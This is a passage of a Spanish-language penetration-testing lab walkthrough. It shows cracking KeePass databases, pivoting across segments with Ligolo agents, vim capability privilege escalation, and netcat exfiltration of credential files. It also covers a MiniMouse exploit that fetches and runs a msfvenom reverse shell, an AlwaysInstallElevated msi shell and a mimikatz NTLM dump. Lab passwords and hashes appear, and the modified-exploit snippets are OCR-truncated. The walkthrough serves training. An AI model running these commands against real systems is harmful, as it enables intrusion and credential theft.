
```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ keepass2john Database.kdbx| tee hashdatabase
Database:$keepass$*2*600000*0*31be52dcbea1a6998535742
c98b9f33f1a45250486f008a0*485635ce6ec3a94914081ef0c3f
```

Debemos eliminar "Database: del hash antes de intentar descifrar"

El siguiente paso será descifrar la contraseña a partir del hash generado.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$ john hashdatabase --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 600000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (?)
1g 0:00:00:00 DONE (2023-10-13 16:49) 1.010g/s 8.080p/s 8.080c/s 8.080C/s 123456..rockyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop/tallernavaja/10.0.2.6]
└─$
```


Ya tenemos la contraseña de la base de datos kdbx que es 123456789. Ahora vamos a tratar de ver que contiene. Utilizamos para ello la herramienta online https://app.keeweb.info/



Encontramos dos usuarios en la base de datos de contraseñas: linda y bill. Añadimos el usuario bill y su contraseña a nuestros diccionarios.

7. Pivotando al segmento de red 172.25.10.0/24

Una vez hemos tomado privilegios elevados en ambas máquinas del segmento 10.0.2.0/24, comprobamos que el equipo LinuxSysAdmin tiene acceso a un nuevo segmento de red, 172.25.10.0/24. Vamos a enviar otro agent a este equipo y lo configuraremos en este equipo de la misma forma que anteriormente.

```
# ./agent.1 --connect 10.0.2.5:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.0.2.5:11601"
```

También debemos configurar el reenvío del puerto 11601 para poder realizar la conexión a través de los diversos segmentos. También podemos configurar los puertos 1234 y 8081 para poder enviar archivos con el servidor HTTP y poder realizar las comunicaciones de las reverses shells.

Añadimos el nuevo segmento de red a la tabla de enrutamiento de nuestra máquina de ataque.

```
┌──(kali㉿kali)-[~]
└─$ sudo ip route add 172.25.10.0/24 dev ligolo
```

A partir de este momento, podemos comenzar a enumerar el nuevo segmento de red.

8. Enumerando el segmento 172.25.10.0/24

Una vez configurada la conexión de nuestra máquina de ataque con el nuevo segmento descubierto, podemos comenzar a enumerar las diferentes máquinas de esta red.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ nmap 172.25.10.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 17:07 EDT
Nmap scan report for 172.25.10.1
Host is up (0.031s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 172.25.10.6
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap scan report for 172.25.10.7
Host is up (0.022s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
1234/tcp open  hotline
8081/tcp open  blackice-icecap

Nmap done: 256 IP addresses (3 hosts up) scanned in 12.09 seconds
```

La dirección IP 172.25.10.7 corresponde al equipo LinuxSysAdmin, por lo que hemos descubierto un nuevo equipo en esta red, 172.25.10.6. Vamos a comenzar con la enumeración detallada de este equipo.

9. 172.25.10.6

9.1. Enumeración

9.1.1. Enumeración de puertos

Comenzamos a escanear de forma detallada los puertos disponibles de este equipo.


```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ nmap -p21,22,80 -sVC 172.25.10.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 17:11 EDT
Nmap scan report for 172.25.10.6
Host is up (0.0048s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:172.25.10.7
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-------    1 ftp      ftp           743 Oct 01 11:44 authorized_keys
|_-rwxr-xr-x    1 ftp      ftp          3243 Oct 01 11:44 id_rsa
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:7f:d8:b3:64:b1:79:7c:7f:d3:1c:8c:41:41:99:1f (RSA)
|   256 c3:39:04:e2:a8:e9:40:58:4e:d0:d1:5d:05:82:c1:1f (ECDSA)
|_  256 70:04:ca:3f:07:3e:6e:36:13:65:a3:68:bc:5b:38:e1 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.34 seconds
```

VERSIONES

- Puerto 21 > FTP > vsftpd 2.0.8 (anonymous access)
- Puerto 22 > SSH > OpenSSH 7.6
- Puerto 80 > HTTP > Apache httpd 2.4.49

9.1.2. Enumeración FTP

Tras la enumeración de servicios abiertos, vemos que podemos acceder al servidor FTP sin necesidad de contraseña y que en su interior existe una clave privada id_rsa. Vamos a descargarla.




9.2. Explotación

Descargamos la clave privada del servidor FTP y damos privilegios. Accedemos al sistema utilizando la clave privada y el servicio SSH.

9.3. Elevación de privilegios

Una vez hemos accedido al sistema, vamos a tratar de obtener privilegios máximos dentro del sistema. En esta ocasión, vamos a enumerar otro vector de elevación de privilegios que no habíamos utilizado a lo largo del laboratorio. Este vector de elevación de privilegios, son las capabilities.



Vamos a comprobar cómo podemos elevar privilegios aprovechando esto.

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
cp $(which vim) .
sudo setcap cap_setuid+ep vim

./vim -c ':py import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```



```
backupserver@backupserver:~$ which python3
/usr/bin/python3
backupserver@backupserver:~$
```

La máquina está ejecutando python3 por lo que como se indica, debemos actualizar el comando a ":py3"

```
backupserver@backupserver:~$ vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
Erase is control-H (^H).
# id
uid=0(root) gid=1000(backupserver) groups=1000(backupserver),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
#
```

Y obtenemos privilegios elevados en el servidor backup.

9.4. Post-explotación

Una vez obtenidos privilegios elevados en el servidor backupserver, vamos a tratar de obtener información que nos permita avanzar en la resolución del laboratorio.

```
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:26:64:d6 brd ff:ff:ff:ff:ff:ff
    inet 172.25.10.6/24 brd 172.25.10.255 scope global dynamic enp0s3
       valid_lft 571sec preferred_lft 571sec
    inet6 fe80::a00:27ff:fe26:64d6/64 scope link
       valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:fa:0d:75 brd ff:ff:ff:ff:ff:ff
    inet 172.16.10.5/24 brd 172.16.10.255 scope global dynamic enp0s8
       valid_lft 565sec preferred_lft 565sec
    inet6 fe80::a00:27ff:fefa:d75/64 scope link
       valid_lft forever preferred_lft forever
#
```

Encontramos que el servidor de backup tiene conexión a un segundo segmento de red, 172.16.10.0/24.

Vamos a buscar archivos con información interesante en el sistema.

```
# pwd
/home/backupserver/credentials_backup
# ls -la
total 28
drw-r----- 2 backupserver backupserver  4096 Sep 29 10:00 .
drwxr-xr-x 8 backupserver backupserver  4096 Oct  6 07:20 ..
-rw-r----- 1 root         root         16384 Sep 28 10:33 db
-rw-r----- 1 root         root          2206 Sep 28 11:54 passwords.kdbx
# 
```


En el directorio backupserver, encontramos una carpeta credentials_backup con dos archivos, uno parece de base de datos y el otro, un archivo de keepass. Descargamos ambos en nuestra máquina de ataque de la siguiente manera:

En la máquina de ataque ejecutamos:

```
nc -lvp 1234 > db
```

En la máquina objetivo:

```
nc 172.25.10.7 1234 -w 3 < db
```

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.5]
└─$ ls
db
```

Y ya tendremos el archivo en nuestra máquina de ataque. Hacemos lo mismo para el otro archivo.


En el archivo db, encontramos la misma información que encontrábamos en el archivo db de la enumeración del servidor Web.

	id	name	password	desc
	...	Filter	Filter	Filter
1	1	navajanegra	navaja2023...	support account for internal use
2	2	linda	SuperSecret!	user account LInux WebAdmin
3	3	rrodenas	navajanegra23	
4	4	elhackeretico	elhackeretico2021	

Vamos ahora con el archivo kdbx. Vamos a tratar de descifrar la contraseña de la misma forma que lo hicimos anteriormente.

```
keepass2john passwords.kdbx
john hashkeepass --wordlist=/usr/share/wordlists/rockyou.txt
```

Encontramos que la contraseña del archivo kdbx encontrado es "qwerty" Vamos a enumerar si contiene credenciales.



Encontramos las credenciales de usuarios que ya hemos visto durante los procesos de enumeración llevados a cabo en el laboratorio.

Seguimos enumerando otros directorios del sistema.

Encontramos otro directorio que contiene lo que parece software instalado en dispositivos de la red. Uno de los ejecutables parece ser el instalable de Mobile Mouse Server, que ya hemos vulnerado en el sistema y por otro lado, "minimouse" que puede ser otro software instalado en algún equipo.

```
/home/backupserver
# ls -la
total 4616
drwxr-xr-x 8 backupserver backupserver    4096 Oct  6 07:20 .
drwxr-xr-x 3 root         root            4096 Sep 28 22:09 ..
-rw------- 1 backupserver backupserver     974 Oct  6 16:31 .bash_history
-rw-r--r-- 1 backupserver backupserver     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 backupserver backupserver    3771 Apr  4  2018 .bashrc
drwx------ 2 backupserver backupserver    4096 Sep 29 08:25 .cache
drwx------ 3 backupserver backupserver    4096 Sep 29 08:25 .gnupg
drwxrwxr-x 3 backupserver backupserver    4096 Oct  1 12:06 .local
-rw-r--r-- 1 backupserver backupserver     807 Apr  4  2018 .profile
drwxr-xr-x 2 backupserver backupserver    4096 Oct  1 11:48 .ssh
-rw-r--r-- 1 backupserver backupserver       0 Sep 29 09:59 .sudo_as_admin_successful
-rw------- 1 backupserver backupserver     556 Oct  6 00:42 .viminfo
-rwxr-xr-x 1 root         backupserver 4669440 Jul 26 08:46 agent
drw-r----- 2 backupserver backupserver    4096 Sep 29 10:00 credentials_backup
-rwxr-xr-x 1 backupserver backupserver     540 Oct  6 07:20 scan.sh
drwxrwxr-x 2 backupserver backupserver    4096 Sep 29 08:33 software_backup
# cd software_backup
# ls -la
total 12556
drwxrwxr-x 2 backupserver backupserver    4096 Sep 29 08:33 .
drwxr-xr-x 8 backupserver backupserver    4096 Oct  6 07:20 ..
-rw-rw-r-- 1 backupserver backupserver 5242368 Sep 29 08:30 minimouse.msi
-rw-rw-r-- 1 backupserver backupserver 7604576 Jul 30 23:13 mouseserver.exe
#
```


10. Pivotando al segmento de red 172.16.10.0/24

Tras elevar privilegios en la máquina backupserver y realizar el proceso de post-explotación, comprobamos que este equipo tiene conexión con dos redes, 172.25.10.0/24 y 172.16.10.0/24 (nueva red descubierta). Volvemos a proceder de la misma forma que anteriormente, cargamos un agent en el equipo objetivo que nos va a servir de pivote, configuramos los reenvíos de puertos y ejecutamos de la siguiente manera.

En la máquina objetivo:

```
# ./agent --connect 172.25.10.7:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="172.25.10.7:11601"
```

En la máquina de ataque:

```
[Agent : linda@linuxwebadmin] » INFO[11295] Agent joined.                    name=root@backupserver remote="127.0.0.1:57544"
[Agent : linda@linuxwebadmin] »
[Agent : linda@linuxwebadmin] » session
? Specify a session : 3 - root@backupserver - 127.0.0.1:57544
[Agent : root@backupserver] » start
? Tunnel already running, switch from linda@linuxwebadmin to root@backupserver? Yes
[Agent : root@backupserver] » INFO[11360] Closing tunnel to root@backupserver...
INFO[11360] Starting tunnel to root@backupserver
[Agent : root@backupserver] »
[Agent : root@backupserver] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
INFO[11364] Listener created on remote agent!
[Agent : root@backupserver] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:1234 --tcp
INFO[11368] Listener created on remote agent!
[Agent : root@backupserver] » listener_add --addr 0.0.0.0:8081 --to 127.0.0.1:8081 --tcp
INFO[11372] Listener created on remote agent!
[Agent : root@backupserver] »
```

Iniciamos la conexión con el nuevo segmento de red y configuramos los diferentes reenvíos de puertos necesarios en caso de transferencia de archivos o reverse shells. También debemos guardar el nuevo segmento descubierto en la tabla de enrutamiento de nuestra máquina de ataque.


```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.5]
└─$ sudo ip route add 172.16.10.0/24 dev ligolo
[sudo] password for kali:
```

A partir de este momento, ya podemos comenzar a enumerar equipos del nuevo segmento de red.

11. Enumerando el segmento 172.16.10.0/24

Una vez configurado LigoloNG para conectar nuestra máquina de ataque al nuevo segmento de red y hemos configurado los reenvíos de puertos, vamos a comenzar la enumeración del nuevo segmento de red.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.5]
└─$ nmap 172.16.10.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 18:02 EDT
Nmap scan report for 172.16.10.1
Host is up (0.051s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
53/tcp open  domain

Nmap scan report for 172.16.10.5
Host is up (0.026s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
1234/tcp open  hotline
8081/tcp open  blackice-icecap

Nmap scan report for 172.16.10.6
Host is up (0.059s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

Descubrimos un nuevo equipo en esta red, 172.16.10.6.

12. 172.16.10.6

12.1. Enumeración

12.1.1. Enumeración de puertos

Vamos a enumerar los puertos que tiene abiertos el nuevo equipo descubierto.


```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.5]
└─$ nmap -p- --open -Pn --min-rate 500 172.16.10.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 18:06 EDT
Stats: 0:01:41 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 73.64% done; ETC: 18:09 (0:00:36 remaining)
Nmap scan report for 172.16.10.6
Host is up (0.086s latency).
Not shown: 59526 closed tcp ports (conn-refused), 5994 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5985/tcp  open  wsman
7680/tcp  open  pando-pub
8039/tcp  open  unknown
47001/tcp open  winrm
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49684/tcp open  unknown
49700/tcp open  unknown
```

Una vez determinamos que puertos están abiertos, vamos a enumerar de forma detallada las versiones ejecutadas detrás de estos servicios.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.5]
└─$ nmap -p135,139,445,5040,7680,8039 -sVC 172.16.10.6
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 18:10 EDT
Stats: 0:02:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 18:13 (0:00:30 remaining)
Nmap scan report for 172.16.10.6
Host is up (0.0080s latency).

PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5040/tcp open  unknown
7680/tcp open  pando-pub?
8039/tcp open  unknown
| fingerprint-strings:
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     HTTP/1.1 404 OK
|     Server: bruce_wy/1.0.0
|     Access-Control-Allow-Methods: POST,GET,TRACE,OPTIONS
|     Access-Control-Allow-Headers: Content-Type,Origin,Accept
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Credentials: true
|     P3P: CP=CAO PSA OUR
|     Content-Type: text/html
|     Content-Range: bytes 0-0/-1
|_    Content-Length : 4294967295
1 service unrecognized despite returning data. If you know the service/version
```

VERSIONES

- Puerto 135 > msrpc > Microsoft Windows RPC
- Puerto 139 > netbios-ssn > Microsoft Windows netbios-ssn
- Puerto 445 > SMB
- Puerto 5040
- Puerto 7680
- Puerto 8039

12.2. Explotación

Existen un puerto 8039 que no sabemos qué servicio está ejecutando. Recordamos que durante el proceso de post-explotación del servidor de backup hemos encontramos un instalable de minimouse. Vamos a buscar información sobre él.

Encontramos una posible coincidencia entre el puerto 8039 y la aplicación minimouse, además de un exploit con el que podemos tratar de acceder al sistema aprovechando esto.

https://www.exploit-db.com/exploits/49743

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.6]
└─$ python3 49743.py
target's ip:
local http server ip:
payload file name:
```

Para la ejecución, necesitamos la IP del objetivo, un archivo malicioso y la IP del servidor HTTP desde el que se va a enviar el payload malicioso.

Comenzamos preparando el payload malicioso.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.6]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.10.5 LPORT=1234 -f exe > Shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Posteriormente, vamos a modificar el exploit para adaptar el puerto de transferencia de archivos al 8081 donde tenemos configurado el reenvío de puertos.

```
")
.format(ip)
cation/json", "Connection": "keep-alive", "Accept": "*/*", "User-Agent": "MiniMouse/9.3.0
, "name": "abc", "script": f"certutil.exe -urlcache -split -f http://{lhost}:8081/{name} C
aders, json=down)
```

Además de cambiar certutil por curl para poder enviar el archivo al objetivo.

```
t(ip)
/json", "Connection": "keep-alive", "Accept": "*/*", "User-Agent": "MiniMouse/9.3.0 (iPhone; iOS 14.4.2; Sca
e": "abc", "script": f'curl {lhost}:8081/{name} -o C:\\Windows\\Temp\\{name}', "time": 0, "type": 100000}
 json=down)
```

El siguiente paso es configurar un oyente nc en el puerto 1234 en nuestra máquina de ataque y ejecutar el exploit.


```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.6]
└─$ python3 49743.py
target's ip:  172.16.10.6
local http server ip: 172.16.10.5
payload file name: Shell.exe
[+] Retrieving payload
200
[+] got shell!
```

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja/172.16.10.6]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 43598
Microsoft Windows [Version 10.0.19045.3448]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
navajanegra\r.rodenas
```

Ya tenemos acceso a la máquina objetivo con privilegios de usuario. El siguiente paso será la elevación de privilegios.

12.3. Elevación de privilegios

Tras acceder al sistema, vamos a comenzar a enumerar posibles vectores de elevación de privilegios en el sistema. Comenzaremos por los privilegios que tiene el usuario actual.

```
C:\Windows\Temp>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled

C:\Windows\Temp>
```

No parece que este usuario tenga permisos que nos permitan elevar privilegios de esta manera. Sigamos enumerando.

Parece que el usuario r.rodenas tiene el privilegio AlwaysInstallElevated. Esto nos puede permitir elevar privilegios. Vamos a hacerlo de la siguiente manera.


Creamos un archivo malicioso msi.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.10.5 LPORT=1234 -f msi > shell.msi
```

Copiamos el archivo malicioso generado al directorio C:\Temp del equipo objetivo y ejecutamos de la siguiente manera. Al mismo tiempo, debemos configurar un oyente nc en el puerto 1234.

```
msiexec /quit /qn /i shell.msi
```

Y obtendremos conexión con el objetivo en nuestra máquina de ataque, y además, con privilegios elevados.



12.4. Post-explotación

Una vez hemos obtenido privilegios elevados en el sistema, vamos a comenzar el proceso de post-explotación donde vamos a tratar de encontrar hashes, credenciales, conexiones de este sistema en otras redes...

Comenzamos por las conexiones de este equipo.

```
C:\Windows\system32>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Workstation-01
   Primary Dns Suffix  . . . . . . . : navajanegra.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : navajanegra.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-32-F2-8C
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::2506:d3e1:dba4:4195%5(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.120.116.10(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.120.116.1
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2C-9A-7B-4B-08-00-27-32-F2-8C
   DNS Servers . . . . . . . . . . . : 10.120.116.75
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
   Physical Address. . . . . . . . . : 08-00-27-08-24-27
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::4e5b:3456:38b1:fb83%16(Preferred)
   IPv4 Address. . . . . . . . . . . : 172.16.10.6(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Saturday, October 14, 2023 12:02:09 AM
   Lease Expires . . . . . . . . . . : Saturday, October 14, 2023 10:32:07 AM
   Default Gateway . . . . . . . . . : 172.16.10.1
```

Podemos ver varias cosas interesantes. Por un lado, vemos que este equipo pertenece a un entorno de AD (navajanegra.local) y por otro, que tiene dos interfaces de red: 172.16.10.0/24 (conocida) y 10.120.116.0/24 (nueva red descubierta).

Vamos con la enumeración de hashes y credenciales. Para ello, vamos a utilizar la herramienta mimikatz, para volcar toda esta información de interés.

Con mimikatz, obtenemos el hash NTLM para el usuario r.rodenas

```
RID  : 000003ea (1002)
User : r.rodenas
  Hash NTLM: 2ad28bfcbf65dd3e46f6776dfc0fa5d2
```

13. Pivotando al segmento de red 10.120.116.0/24

